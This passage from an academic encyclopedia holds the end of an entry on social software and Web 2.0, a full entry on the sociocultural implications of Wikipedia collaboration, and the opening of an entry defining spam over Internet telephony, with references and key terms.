New technologies of Web 2.0 support richer clients in the Internet. Thus, more control logic can be executed at the client. JavaScript was one the first solutions to control a Web client's logic. It may be used, for example, to check for correct input syntax of online forms. XML and the processing of DOM structures (the tree structure of well-formed XML or HTML documents), where the structure of XML as well as HTML documents can be changed on-the-fly, enable a more sophisticated control. *AJAX* (Asynchronous JavaScript and XML) is an approach to develop rich clients using recent HTML browsers and the XMLHTTPRequest Api (Raymond, 2007). This means that some requirements (XML, JavaScript and DOM support, Cookies and CSS) have to be met by the client to use the rich HTML client interface. The AJAX approach avoids loading the complete HTML page for every action. Layout information is loaded just once, and only the data required due to the user's action is transferred from the server to the client. This transfer may also happen during the time when the user is already reading the new page. *Web services* are a further technology applied to enable an easy integration of software components to build larger applications. One prominent example is Google Earth that can be used to translate addresses into coordinates (i.e., geo-coding) and to construct maps around a certain coordinate on-the-fly. The latest service is that a user can create his/her own maps where existing maps are enriched by user data. Geographical information systems and its components are very illustrative examples for the construction of social software systems from existing reusable components (Scharl & Tochtermann, 2007). Systems constructed from such building blocks are called *mash-ups*.

Social Issues

Communities are built around common interests. Often, it is, however, unclear what the common interests are and whether all community members share the same interests. For example, Wikipedia has only a small group of writers and a very large number of readers. For the success of Wikipedia, there are enough writers, but this may not always be the case in new community systems.

This problem is also investigated in *knowledge management* theory. A company should be interested that information is shared between its employees. Knowledge management systems have to be designed in such a way that individual members of the staff are motivated to share relevant knowledge through these systems. Davenport and Prusak (1998) describe three motivations that lead to successful knowledge sharing: reciprocity (if I submit something, then other community members are also obliged to share information), reputation (if I submit much information, I will be accepted as an expert), and altruism (I want to support this highly-relevant community without any immediate benefits). These motivations are also valid for social software applications. A fourth motivation for participating in social software systems is the provision of special services such as data storage, e-mail management, and others.

For user acceptance of such systems, the ease of use is also very important. Technological improvements as described above address this issue. Thus, these technologies allow Web browser applications to behave in the same way as standard personal computer software systems.

On the other side, providers of such information systems must also get some revenue to provide these services. The number of users is most important for financial evaluation of such companies. Google, for example, is the company having one of the largest user groups at the moment. Thus, a provider is motivated to attract as many users as possible with good services. One of the most important services on the Internet seems to be the provision of relevant information. And the easiest way to provide such information is to let the users create the content. Google uses, on the one side, Web pages created by its users and, on the other side, the behaviour of Internet users to decide which content is most relevant. The users are, in this case, not aware of what services they deliver to Google. Someone who writes a submission for Wikipedia is aware of the value of his service to the community and will provide this service only in the case that some of the mentioned motivations are present and services are designed accordingly.

A further issue is the behaviour of community members. *Netiquette* (Internet etiquette) is a term for the conventions of politeness and respect in such virtual communities. These conventions address the relationship between personal behaviour and community interests, and outline a dynamic set of guidelines. Examples of these guidelines are not posting spam mails, avoiding commercial advertising outside business groups, and many more (Hambridge, 1995). Using emoticons (emotional icons) are a result of such virtual communities to show, with limited character sets, a kind of emotion in text-based communication.

Trust and Privacy

An important aspect of social systems in general is the *trust* that members of a community have in participation of other members. This is an issue discussed especially for Wikipedia and similar projects. An encyclopaedia has the expectation that descriptions of things of the world are objective and not subjective presentations that try to favour certain technologies or concepts in contrast to others. For example, people may present themselves as very important researchers in the Wikipedia, or a company may describe its products as superior to others.

On the one side, it is argued that the large community is an adjustment factor that corrects, in a very short reaction time, any subjective malpractice. On the other side, Wikipedia has introduced a new group of users that has greater privileges than conventional users. Moreover, new projects arise that try to focus on a more expert-based encyclopaedia. Nevertheless, there are also strong arguments for open communities. For example, recognized experts might use a different (more formal) language or a jargon that simple users do not understand.

Trust in the provider of such community systems becomes sensible if certain private documents such as e-mail or pictures are stored on a server. Access control with passwords avoids certain misuses; however, a misuse by the provider cannot be assured. Therefore, really critical documents will never be stored unless some kind of encryption is supported in these systems.

CLASSIFICATION OF SOCIAL SOFTWARE APPLICATIONS

In the following section, some specialized groups of social software applications are outlined to show the manifold of concepts. The names used in the following classification describe a kind of information system, but often also some kind of software, which can be used to create such an information system. Differences in the systems are:

- the type of the objects exchanged in the community (text, structured documents, audio, pictures, etc.);
- push or pull service (who starts the communication);
- the rules for access (open or closed communities); and
- whether senders know recipients.

Newsgroups

First approaches of such online communities were *newsgroups*. Usenet was established before the World Wide Web was introduced and the general public had access to the Internet. Besides mail and file transfers, it offered announcements through the news software. Submissions that users post are organized into newsgroups, which are organized into hierarchies of subjects. For example, comp.ai (artificial intelligence) and comp.lang (computer languages) are within the comp hierarchy, for computers. A user may subscribe to one or more newsgroups, and the news client software keeps track of which articles this user has read. Newsgroups are organized in threads, a submission with a number of responses to the original posting.

The importance of newsgroups has diminished in respect to other community tools. The current format and transmission of news articles is very similar to that of e-mail messages. However, news articles are posted for general consumption, and a user has access to all newsgroups, in contrast to e-mail, which requires a list of known recipients. Newsgroups have the advantage that they require no personal registration and that archives are always available. Due to the problem of spam mail, however, newsgroups are often moderated so that only fitting submissions are accepted.

Internet Forum

An *Internet forum* is a system supporting discussions and posting of user-generated content. A forum provides a similar function as newsgroups and is usually also structured in threads. A spirit of virtual community often develops around forums that have regular users such as forums on computer games, cooking, healthcare, or politics. Internet forums support the specification of different privileges for user groups.

Internet forums are also commonly referred to as Web forums, message boards, discussion boards, (electronic) discussion groups, discussion forums, or bulletin boards.

Wiki

A *Wiki* is a Web site that allows the visitors to easily add, remove, and otherwise edit and change available content in a similar way as a blackboard at school. Wiki software usually supports the differentiation between registered and unregistered users. For a wiki page, different access rules may be specified. Wikis have their own language for specifying links and certain layouts. This ease of interaction and operation makes a wiki an effective tool for mass collaborative authoring and knowledge management. Since the problem of vandalism may be an issue, wikis support a function to protocol and archive each change, which can be restored.

Web Syndication

Web syndication integrates different sources of structured Internet resources. RSS (Really Simple Syndication) is a specification of formats used to publish frequently-updated digital content, such as Weblogs, news feeds, or Podcasts. A client program is used to subscribe to one or more feeds. This client then checks if any of those feeds have new content since the last time it checked. RSS formats are specified in XML. RSS software delivers its information as an XML file called "RSS feed" or "RSS channel."

Weblog

A *Weblog* (or blog) is a user-generated Web site where entries are made in journal style and displayed in a reverse chronological order (Powers, Doctorow, Johnson, Trott, Trott, & Dornfest, 2002). They often provide commentary information or news on a particular subject, such as politics or local news. Weblogs are often used as personal online diaries. A typical Weblog combines text, images, and links to other Weblogs, Web pages, and other media related to a topic. Readers may leave comments in an interactive format in a Weblog.

Podcast

A *Podcast* is an audio file that is distributed by subscription over the Internet using syndication feeds for playback on mobile devices and personal computers. The author of a podcast is often called a podcaster. The term "podcast" is derived from Apple's portable music player, the iPod. A podcast can be downloaded automatically, using software capable of reading feed formats such as RSS.

Instant Messaging

Instant messaging (IM) is a form of real-time communication between two or more people based on typed text (chatting). The text is transmitted over the Internet. Instant messaging requires the use of a client program that subscribes to an instant messaging service and differs from e-mail in that conversations are then able to happen synchronously. Most services offer a feature, indicating whether people on a user's contact list are currently online and available for chat. A user may also set a status message indicating further states.

Social Tagging and Bookmarking

Social bookmarking systems store, classify, share, and search links in the Internet or Intranet. Besides Web page bookmarks, services specialized to a specific kind of object or format such as syndication feeds, books, videos, and more can be found. In a social bookmarking system, users store lists with links to Internet resources that they find useful. These lists are either accessible to the public or a specific network. Other community members with similar interests can view the links by category. Some allow for privacy restrictions.

Social bookmarking systems categorize their resources by the use of informally-assigned, user-defined keywords or *tags*. This aggregation of keywords is also called *folksonomy* in contrast to an ontology that would be created by one or more experts in a certain area. Most social bookmarking services allow users to search for bookmarks which are associated with given "tags" and rank the resources by the number of users that have bookmarked them. Many social bookmarking services cluster particular keywords by analysing relations between them. Further services supplied are rating of contents, commenting, the ability to import and export, add notes, reviews, e-mail links, automatic notification, and create groups.

Prediction Markets

Prediction markets are virtual markets where users buy virtual goods or vote for certain decisions in order to predict which goods are successful. Assets are created whose final value is tied to a parameter (e.g., total sales of product in the next year) or to a particular event (e.g., who will win the next election). The current market prices can then be interpreted as predictions of the probability of the event or the expected value of the parameter.

Members buying low and selling high are rewarded for improving the market prediction, while those who buy high and sell low are punished. Prediction markets seem to be at least as accurate as other institutions predicting the same events with a similar pool of participants (Surowiecki, 2004). Prediction markets are rapidly becoming useful decision support tools for companies. Also online role *games* are sometimes classified as social software systems. For example, Second Life, where people can invent a second virtual life for themselves, is such an online community system. In this virtual world, users can buy almost the same things as in the real world. Well-known companies are using this online world to evaluate whether customers will accept certain new products. At the moment, there is a great hype in using these systems; however, the future is uncertain because the users of the system represent only a small group of consumers and, moreover, it is not clear whether certain investments in development in Second Life will be secure since there is no guarantee how long this virtual world will remain.

FUTURE TRENDS

Web 2.0 is a relatively new buzz word, but the successor is already in development. Web 3.0 embraces different ideas from the Semantic Web approach (Berners-Lee, Hendler, & Lassila, 2001). By using semantics (e.g., ontologies), the classification and retrieval of Internet resources can be improved. Moreover, certain processes such as configuration of complex objects (processes, products, and services) may be automated. Ontologies may also support social communities. Folksonomies as used in actual systems may be replaced by ontologies. However, this is also a question of ease of use and user acceptance. In principle, an ontology developed by experts may be more accurate, but users may have different backgrounds which let them communicate with different terms than those of the experts.

Another future trend will be the integration of further media. Thus, we will see the integration of digital television, voice communication, and also communication media for handicapped persons, such as Braille, into such systems. Many existing systems already incorporate mobile clients (e.g., for finding other people in the streets); however, this may be extended further in the future (Eagle & Pentland, 2005).

REFERENCES

Berners-Lee, T., Hendler, J., & Lassila, O. (2001). The semantic Web. *Scientific American, 284*(5), 34–43.

Davenport, T. H., & Prusak, L. (1998). *Working knowledge – How organizations manage what they know*. Harvard Business School Press.

Eagle, N., & Pentland, A. (2005). Social serendipity: Mobilizing social software. *IEEE Pervasive Computing, 4*(2).

Farkas, M. G. (2007). *Social software in libraries: Building collaboration, communication, and community online information today*. Medford, NJ: Information Today.

Hambridge, S. (1995). Netiquette guidelines. *RFC: 1855*. Retrieved from http://tools.ietf.org/html/rfc1855

Powers, S., Doctorow, C., Johnson, J. S., Trott, M. G., Trott, B., & Dornfest, R. (2002). *Essential blogging: Selecting and using Weblog tools*. O'Reilly & Associates.

Raymond, S. (2007). *Ajax on rails*. O'Reilly Media.

Scharl, A., & Tochtermann, K. (2007). *The geospatial Web: How geo-browsers, social software, and the Web 2.0 are shaping the network society*. Springer Verlag.

Surowiecki, J. (2004). *The wisdom of crowds*. B&T

Web 2.0 Conference. Retrieved from http://www.web2con.com/

Wenger, E. (2004). *Communities of practice: Learning, meaning, and identity*. Cambridge, MA: Cambridge University Press.

KEY TERMS

Folksonomy: A collection of tags (terms) to describe objects of a domain; these are created by a community and not as taxonomies, which are created by experts of a domain.

Mash-up: A social software application that uses components of other applications to offer new aggregated services to its members.

Social Bookmarking: A kind of collaborative indexing of Web pages where users share their Web bookmarks with other members of a community.

Social Software: Software for a certain class of information systems that support the creation of virtual communities.

Social Tagging: Collaboratively defining tags as a meta-information on shared Internet resources.

Syndication: An activity to monitor and feed an application from a number of structured Internet sources.

Web 2.0: A number of recent Internet technologies used to improve the interactivity of Web browsers and the user-friendliness of current Web information systems.

Web Service: A software component or procedure in the Internet that can be called by other software programs; the component and its usage conditions may be announced in a registry. Input and output arguments, as well as service level agreements, are described with XML.

Wiki: An Internet blackboard system where users collectively create a number of interlinked Web pages.

Sociocultural Implications of Wikipedia

Ramanjit Singh
University of Manchester, UK

Trevor Wood-Harper
University of Manchester, UK

INTRODUCTION

Wikipedia is a free encyclopedia that operates worldwide on the Internet. Articles on Wikipedia are developed with close collaboration of volunteers and anyone can edit the content (Wikipedia, 2006e). Although there are many advantages of using Wikipedia as a group collaboration tool, there are important implications. First, Wikipedia community is diverse and intercultural differences can distort the communication process. Second, the neutral point of view (NPOV) policy can lead to disputes. Third, lack of supervision and open source policy can be another source of conflict. Forth, administration of articles can be complex due to differing cultural and political stand points (Smith & Kollock, 1999). Laslty, differences in time and space as well as low level of access to the Internet can significantly impede collaboration efforts at Wikipedia (Berry, 2006; Madon, 2000; Parayil, 2006; Sahay, Nicholson, & Krishna, 2003). Hence, the aim of this paper is to examine sociocultural implications of using Wikipedia as a group collaboration tool spanning multiple countries and how social and cultural climate, differences in time and space, as well as technological infrastructure of countries affect collaboration between individuals given the distinctive operational and administration policies at Wikipedia. It is believed that findings from this research will increase the awareness of the underlying cause of many disputes arising at Wikipedia. In addition, this research will lead to cultural relativism and provide neutral grounds for collaborative efforts at Wikipedia in the future.

WIKIPEDIA AS GROUP COLLABORATION TOOL

The wiki name has been borrowed from Hawaiian term "wikiwiki," which means fast, swift, or quick (Wikipedia, 2006d). The father of wiki, Ward Cunningham, defined wiki as "a freely-expandable collection of interlinked Web pages, a hypertext system for storing and modifying information—a database, where each page is easily editable by any user" (Leuf & Cunningham, 2001, p. 14). In addition, wikis can be applied as a source for gaining information and knowledge, and also as a system for virtual collaboration (Boulos, Maramba, & Wheeler, 2006). Wikipedia is based on such technology and is often viewed as "wiki in action" (Boulos et al., 2006). Wikipedia was launched by Jimmy Wales and Larry Sanger on January 15, 2001, and can be defined as a free-content, Web-based encyclopedia, produced collaboratively by volunteers around the world (Wikipedia, 2006e). On July 1, 2006, the English edition of Wikipedia had nearly 1.3 million articles, which add up to 511 million words, and giving a total of 3 billion characters (Wikipedia, 2006g). Perhaps the open source policy and easily editable content maybe attributable for Wikipedia's increasing popularity worldwide. Because anyone around the world can make edits on Wikipedia, some people may argue that it can lead to low quality of the content. However, it has been observed that articles forwarded to Wikipedia are of high quality. First, mostly academics and researchers have been attracted by this idea, thus a high quality of content is reflected in the articles. Second, numerous reviews are made, which increases content's credibility.

Then, Wikipedia has a policy which restricts articles to a neutral standpoint, which enables the content to be for a wide range of readers. Although initial policies were imposed by Wales and Sanger (founders of Wikipedia), today the community operates without much management interference.

Numerous studies on Wikipedia as a group collaboration tool have been conducted in the recent years. Raitman and Zhou (2005) examined various ways in which students could share their ideas and outputs by using Wikipedia. It was found that Wikipedia needs to be improved in terms of design and interface to enable effective knowledge creation and sharing. In addition, the study also revealed that the security and privacy of Wikipedia needs enhancement. Another study was conducted with Australian students to identify learning experiences using Wikipedia. Conclusions made from this study confirmed Wikipedia is an effective and useful online collaboration tool for creating and sharing knowledge (Brereton, Donovan, & Laubacher, 2003). In the recent decades, cross-cultural communication has been a major concern of online collaboration (Gannon & Newman, 2002; Thomas, 2002). Numerous studies on culture and technology have shown beliefs and values shared by the members can influence group behavior in a variety of ways that can either speed up or slow down the implementation and adoption of a new group of a collaboration technology. One such study conducted by Zhang, Vogel, and Lowry (2006) measured the impact of culture on the "use" and "adoption" of collaboration technology. In particular, this study was conducted to increase understanding of cultural issues in collaboration technology from theoretical, technical, empirical, and practitioner perspective. Kim and Bonk (2002) investigated two interrelated conferences from Finland and the United States. Upon analyzing the findings, it was discovered teachers had limited knowledge about other cultures. Hence, this study recommended that in order to communicate and collaborate globally, teachers need to increase intercultural awareness.

SOCIOCULTURAL IMPLICATIONS OF WIKIPEDIA

Advancements in information and communication technologies (ICTs) are changing the fundamental nature of group work. We are no longer constrained by physical boundaries to collaborate and work effectively with individuals from different places. Today, intercultural awareness and effective cross-cultural communication skills are essential to the success of group work spanning multiple countries. Nevertheless, working, collaborating, negotiating, and dealing with people from other cultures can be complex in online environments. One wrong assumption or basic misunderstanding can spoil or delay months of collaborative work. Smith and Kollock (1999) identified four causes of disagreement in online virtual communities.

1. Internet community spans multiple countries.
2. Unclear goals give way to disagreement.
3. Lack of supervision and open sharing of ideas result in much conflict.
4. Administration policies intensify conflict.

According to Reagle (2005), the aspects mentioned above are applicable to Wikipedia. The Wikipedia community is diverse and the collaboration and communication can be distorted due to cultural differences. People from differing cultural backgrounds commonly vary in their communication style, including the motivation to discover and share information (Jarvenpaa & Leidner, 1999). Although culture can manifest in various ways, societies are commonly distinguished as individualistic or collectivistic. In an individualistic society such as the United States, people value their own needs, ideals, and ambitions before group goals. On the contrary, in a collectivistic society such as India, people value group needs before individual goals. In addition, people from an individualistic society are not concerned with self-categorizing, are not influenced deeply by group membership, have a tendency of joining and adjourning groups, and commonly engage in more open and straight communication than people from a collectivistic society (Gudykunst & Kim, 1997; Hofstede, 2005). In addition, a research study by Pearce (1974) revealed that people from a individualistic society tend to reply more to anonymous e-mail messages than people from a collectivistic society. Also, experiences of other societies have significant impacts on the communication behavior. Individuals with knowledge of other societies and cultures are more likely to engage in communication with individuals from other countries (Gordon, 2005; Magala, 2005). Hence, in my view, people from individualistic societies may have more trust in online communication environments than individuals from collectivistic societies. The studies also imply that culturally savvy individuals may cooperate and communicate more effectively in discovering and sharing knowledge in an online environment.

The neutral point of view (NPOV) policy at Wikipedia is a source of many disputes. First, articles that require cultural or religious writings may be subject to debate as individuals from different communities differ on viewpoints. For instance, there was a major disagreement over whether and how the Muhammad cartoons should be published in the Wikipedia article. In addition, there was also a major dispute over Euthanasia. This required the administrator to split the article into three categories, namely, “Neutral,” “For,” and “Against.” Lastly, there have been numerous disputes over the obscene articles on Wikipedia, leading people to engage in “edit wars.” Censorship is an important debate at Wikipedia because most of the encyclopedias do not publish articles that constitute obscure content. In addition, if Wikipedia is to be used in schools, then explicit information needs to be regulated. Nevertheless, it will take time for wikipedians to settle on censorship debates as individuals are dispersed worldwide, and have different degrees of tolerance toward obscure content (Reagle, 2005; Wikipedia, 2006a).

The lack of supervision at Wikipedia is another source of conflict. Because anyone can update articles on Wikipedia, content is subject to vandalism. Many studies have shown individuals are skeptical to work on Wikipedia because they fear their contribution maybe vandalized in the future (Raitman & Zhou, 2005). In some societies, loose policies of Wikipedia may be viewed as a bad example of power and control. For instance, in Indian society, which is based on class hierarchy and ideologies of power, it is important to have an authoritarian figure that people can follow. Therefore, policies at Wikipedia may frustrate many people in India because no supervision exists (Hofstede, 2005; Sahay et al., 2003). In my view, this implies that articles posted on Wikipedia may receive little credibility and low status in India because no central authority of power exists.

Administration is another source of conflict at Wikipedia. Although power sharing is encouraged at Wikipedia, there has been a case where Wikipedia has blocked an article without community consensus. This case is of “Norman Technologies,” which paid the public relation firm “MyWikiBiz,” to promote its business at Wikipedia. This act was perceived as serious by Jimmy Wales (the founder of Wikipedia), as it raised conflict-of-interest issues at Wikipedia. Subsequently, the article was blocked for 10 days and it is currently marked as “AfD” (article for deletion) and is subject to debate (Basturea, 2006; Pier, 2006). Moreover, there has been a debate on usernames. For instance, “Ihatehippies” was blocked on September 25, 2006, for showing hatred toward hippies. “Micheal moore sucks” was blocked on September 26, 2006, because it signified a personal attack on Hollywood movie director Micheal Moore (Wikipedia, 2006b, 2006f). In many countries, the administration issues described above may be seen as a freedom of speech act and deemed appropriate. However, due to the obtrusive nature of above described issues, they were classified as spam by the Wikipedia administration (Wikipedia, 2006c).

Historically, the communication process at Wikipedia has been facilitated through “Discussion” pages which are based on Web logs or Blogs. Blogs can be defined as easily produced, updatable Web pages that individuals can use to express their views on subject matter. Also, blogs can be used to have asynchronous dialogue when collaborating on various topics (Malani & Dwyer, 2005; Pentzold & Seidenglanz, 2006). Although computer mediated asynchronous forms of communication can overcome common drawbacks (time pressures, geographical distance, personality, and cultural differences) of face-to-face communication, there are few shortcomings of asynchronous communication (Berry, 2006). Ellis (2002) conducted a study with 21 final-year undergraduate students in a collaborative asynchronous environment and it was found that lack of emotions and non-immediate reaction in an online environment may cause forum discussions to be superficial. In addition, 25% of the students believed too much opinion rather than discussion on the subject matter was expressed. Lastly, it was discovered students’ written English language skills may impact the participation in online discussion forums. It is highly likely that discussion dynamics at Wikipedia may reflect the findings described above. For example, it is likely that some individuals at Wikipedia may not be able to participate fully due to lack of written English language skills. Also, individuals from nonconfrontative societies may never disagree with the views posted on Wikipedia (Sahay et al., 2003). To summarize the discussion above, it can be said that a lack of emotions, delayed response, off-topic comments, limited written

English language skills, and cross-cultural differences may distort the communication at Wikipedia.

Amount of access to technology can increase or decrease participation in online group collaboration. More recently, podcasting and videoblogging have been used to supplement the text-based (blogging) communication at Wikipedia. Podcasting can be defined as Internet-based audio relay medium. Audio files are commonly created in mp3 format and posted on the Web for others to listen. Videoblogging, on the other hand, is the use of video conferencing software to communicate and collaborate audiovisually over the Internet (Voxmedia Wiki, 2006). While advances in ICTs have simplified the communication process considerably in the recent years on Wikipedia, many people in developing countries still struggle to have reasonable access to the Internet (Madon, 2000; Parayil, 2006). Table 1 below illustrates access to the Internet by continent.

Low level of access to the Internet is clearly visible in Africa, Asia, Middle East, and Latin America/Caribbean. According to Rajesh (2003), low levels of access to the Internet in developing countries is attributable to infrastructure, political, and economical barriers. Although the Internet is appealing to many people in developing countries, a lack of appropriate infrastructure, along with the high Internet subscription rates, is a major barrier in the online education and collaboration drive. In India, it cost Rs.30 per hour to access the Internet at home. Such an excessive price makes the Internet merely a luxury for the rich, while rest of the population struggles to have access to a computer.

FUTURE TRENDS

Wikipedia has become one of the most prominent Web-based encyclopedias since its inception in 2001 (Wikipedia, 2006e). More recently, Wikipedia has been promoted in the academia to supplement group collaboration work (Brereton et al., 2003; Wang & Turner, 2004). In addition, Wikipedia has been used to market products and service to the general population (Basturea, 2006; Pier, 2006). Then, 2nd and 3rd generation blogging techniques such as podcasting and videoblogging are commonly being used in developed countries to collaborate and communicate at Wikipedia (Voxmedia Wiki, 2006). Lastly, there are 250 language editions at Wikipedia, and together they account for 5 million articles (Wikipedia, 2006e). In my view, language editions at Wikipedia will continue to increase and further research could identify sociocultural differences from edition to edition. Perhaps it maybe possible to identify some sociocultural differences if one compares the English edition with the Chinese edition.

Table 1. World Internet usage

Continent	*% Population (Internet Access)*
Africa	3.6%
Middle East	10.0%
East Asia	10.8%
Latin America/Caribbean	15.1%
Europe	38.2%
Oceania/Australia	54.1%
North America	69.1%

(Internet World Stats, 2006)

CONCLUSION

Wikipedia has revolutionized group collaboration work in recent years. Volunteers across the world commonly collaborate and communicate to create knowledge using Wikipedia on the Web. Although Wikipedia can facilitate group work and minimize space and time differences, cultural differences of volunteers cannot be ignored. As stated earlier, culture has a significant impact on the way individuals communicate and collaborate, including their motivation to discover and share knowledge. Hence, developing and administering articles on Wikipedia can be complex task to accomplish. This can be so for several of reasons. First, intercultural differences may impede the communication and collaboration work given the unique operational and administration policies at Wikipedia. Then, asynchronous form of communication and lack of written English language skills can distort the communication process. Finally, inadequate access to the Internet may also reduce the participation of volunteers from developing countries.

REFERENCES

Basturea, C. (2006). *Wikipedia editors discussing PR firms participation—Rules of engagement in social media commons*. Retrieved April 4, 2007, from http://blog.basturea.com/archives/2006/08/29/wikipedia-pr-edits-guidelines/

Berry, G.R. (2006). Can computer-mediated asynchronous communication improve team processes and decision making? Learning from the management literature. *Journal of Business Communication, 43*(4), 344-366.

Boulos, M.N.K., Maramba, I., & Wheeler, S. (2006). Wikis, blogs and podcasts: A new generation of Web-based tools for virtual collaborative clinical practice and education. *BMC Medical Education, 6*(41), 1-8.

Brereton, M., Donovan, J., & Laubacher, R. (2003). Talking about watching: Using the video card game and wiki-web technology to engage IT students in developing observational skills. In *Paper presented at the Proceedings of the Fifth Australasian Conference on Computing Education*, Adelaide, Australia.

Ellis, A. (2002). Student-centred collaborative learning via face-to-face and asynchronous online communication: What's the difference? In *Paper presented at the Meeting at the Crossroads: Proceedings of the 18th Annual Conference of the Australasian Society for Computers in Learning in Tertiary Education (ASCILITE), 9/12/2001to 12/12/2001*. Melbourne, Victoria: Biomedical Multimedia Unit, University of Melbourne.

Gannon, M.J., & Newman, K.L. (2002). *The Blackwell handbook of cross-cultural management*. Oxford, U.K.; Malden, MA.: Blackwell Business.

Gordon, J. (2005). *Pfeiffer's classic activities for diversity training [sic]*. San Francisco, CA: Pfeiffer.

Gudykunst, W.B., & Kim, Y.Y. (1997). *Communicating with strangers: An approach to intercultural communication*. New York: McGraw-Hill.

Hofstede, G. (2005). *Culture's consequences, international differences in work-related values (Cross cultural research and methodology) (hardcover)*. Newbury Park, CA: Sage Publications.

Internet World Stats. (2006). *Internet Usage Statistics—The big picture: World Internet users and population stats.* Retrieved April 4, 2007, from http://www.internetworldstats.com/stats.htm

Jarvenpaa, S.L., & Leidner, D.E. (1999). Communication and trust in global virtual teams. *Organization Science, 10*(6), 791-815.

Kim, K.J., & Bonk, C.J. (2002). Cross-cultural comparisons of online collaboration. *Journal of Computer-Mediated Communication, 8*(1).

Leuf, B., & Cunningham, W. (2001). *The Wiki way: Quick collaboration on the Web* (p. 14). Boston, MA: Addison-Wesley.

Madon, S. (2000). The Internet and socio-economic development: Exploring the interaction. *Information Technology & People, 13*(2), 85-101.

Magala, S. (2005). *Cross-cultural competence*. London: Routledge.

Malani, P., & Dwyer, C. (2005). Low cost collaborative tools to support student teams. In *Paper presented at the Proceedings of Students/Faculty Research Day, CSIS*. New York: Pace University.

Parayil, G. (2006). *Political economy and information capitalism in India: Digital divide, development and equity*. Basingstoke: Palgrave Macmillan.

Pearce, W.B. (1974). Trust in interpersonal communication. *Speech Monographs, 41*, 236-244.

Pentzold, C., & Seidenglanz, S. (2006). Foucault@Wiki first steps towards a conceptual framework for the analysis of Wiki discourses. In *Paper presented at the International Symposium on Wikis archive: Proceedings of the 2006 International Symposium on Wikis*, Odense, Denmark.

Pier, M. (2006, August 26). Wikipedia article, which one can buy. *Die Welt*.

Raitman, R.A., & Zhou, N.W. (2005). Employing Wikis for online collaboration in the e-learning environment: Case study. In *Paper presented at the Information Technology and Applications 2005, ICITA 2005: Third International Conference on 2*.

Rajesh, M. (2003). A study of the problems associated with ICT adaptability in developing countries in the context of distance education. *Turkish Online Journal of Distance Education-TOJDE, 4*(2).

Reagle, Jr, J.M. (2005). A case of mutual aid: Wikipedia, politeness, and perspective taking. In *Paper presented at the Wikimania*.

Sahay, S., Nicholson, B., & Krishna, S. (2003). *Global IT outsourcing: Software development across borders*. Cambridge University Press.

Smith, M.A., & Kollock, P. (1999). *Communities in cyberspace*. London; New York: Routledge.

Thomas, D.C. (2002). *Essentials of international management: A cross-cultural perspective*. Thousand Oaks, CA; London: Sage Publications.

Voxmedia Wiki. (2006). *Main page—Voxmedia Wiki*. Retrieved April 4, 2007, from http://www.voxmedia.org/wiki/Main_Page

Wang, C., & Turner, D. (2004). Extending the Wiki paradigm for use in the classroom. In *Paper presented at the Information Technology: Coding and Computing, 2004: Proceedings. ITCC 2004. International Conference on 1*.

Wikipedia. (2006a). *Historic debates*. Retrieved April 4, 2007, from http://en.wikipedia.org/wiki/Wikipedia:Historic_debates#Overview

Wikipedia. (2006b). *List of currently blocked IP addresses and usernames*. Retrieved April 4, 2007, from http://en.wikipedia.org/wiki/Special:Ipblocklist

Wikipedia. (2006c). *Policies and guidelines*. Retrieved April 4, 2007, from www.wikipedia.org/wiki/Wikipedia:Policiesandguidelines

Wikipedia. (2006d). *Wiki: Definition*. Retrieved April 4, 2007, from http://en.wikipedia.org/wiki/Wiki

Wikipedia. (2006e). *Wikipedia*. Retrieved April 4, 2007, from www.wikipedia.org/wiki/Wikipedia

Wikipedia. (2006f). *Wikipedia: Administrators*. Retrieved April 4, 2007, from http://en.wikipedia.org/wiki/Wikipedia:Administrators#Administrator_abuse

Wikipedia. (2006g). *Wikipedia: Size comparisons*. Retrieved April 4, 2007, from http://en.wikipedia.org/wiki/Wikipedia:Size_comparisons

Zhang, D., Vogel, D., & Lowry, P. (2006). Cross-cultural issues in collaboration technology. In *Paper presented at the 39th Hawaii International Conference on System Sciences*, Hawaii.

KEY TERMS

Asynchronous Communication: Asynchronous communication can be defined as communication occurring at different times between two people. This form of communication commonly lacks immediate response. Examples include e-mail or voice mail communication.

Blog: Blog can be defined as easily produced, updatable Web pages that individuals can use to express their views on the subject matter.

Culture: Culture can be defined as a distinct set of beliefs, values, traditions, and behaviors that exists in a society.

Cultural Relativism: Cultural relativism is the judgment of a particular culture in its own set of values, beliefs, and standards.

Group Work: Group work can be defined as a kind of activity in which 2, 3, or 4 individuals commonly work together to achieve a specified task.

Podcasting: Podcasting can be defined as Internet-based audio relay medium. Audio files are commonly created in mp3 format and posted on the Web for others to listen.

Synchronous Communication: Synchronous communication can be defined as real- time communication between two people. Examples include face-to-face or phone communication.

Vandalism: Vandalism is a deliberate destruction of construct or content against the will of the proprietor or owner.

Videoblogging: Videoblogging is the use of video conferencing software to communicate and collaborate audiovisually over the Internet.

Wikipedia: Wikipedia is a multilingual and free encyclopedia on the Internet.

SPIT: Spam Over Internet Telephony

Kevin Curran
University of Ulster, Magee Campus, UK

Ciaran O Donnell
University of Ulster, Magee Campus, UK

INTRODUCTION

Spam in the computer does not simply mean ads. Spam is any message, article, or ad that repeats itself an unacceptable number of times so that it causes annoyance. The content of the spam is of no importance. It could contain your simple "Make Money Fast" hyperlink or a beautiful piece of poetry, but if the message is continuously repeated it becomes spam. The term spam is thought to have been taken from a famous Monty Python sketch. In that sketch spam came with everything the people ordered and the waitress would be constantly saying the word spam. Therefore the meaning of spam is something that repeats itself causing much anger or annoyance. Spam can be categorized as follows:

- **Junk mail:** Mass mailings from legitimate businesses that is unwanted.
- **Noncommercial spam:** Mass mailings of unsolicited messages without an apparent commercial motive including chain letters, urban legends, and joke collections.
- **Offensive and pornographic spam:** Mass mailings of "adult" advertisements or pornographic pictures.
- **Spam scams:** Mass mailings of fraudulent messages or those designed to con people out of personal information for the purpose of identity theft and other criminal acts.
- **Virus spam:** Mass mailings that contain viruses, Trojans, malicious scripts, and so forth.

Spoofing (Schwartz & Garfinkel, 1998) is a technique often used by spammers to make them harder to trace. Trojan viruses embedded in e-mail messages also employ spoofing techniques to ensure the source of the message is more difficult to locate (Ishibashi, Yamai, Abe, & Matsuura, 2003). Spam filters and virus scanners can only eliminate a certain amount of spam and also risk catching legitimate e-mails. As the SoBig virus has demonstrated, virus scanners themselves actually add to the e-mail traffic through notification and bounceback messages. SMTP is flawed in that it allows these e-mail headers to be faked, and does not allow for the sender to be authenticated as the "real" sender of the message (Geer, 2004). This article looks at a new type of spam known as spam over Internet telephony (SPIT).

SPAM

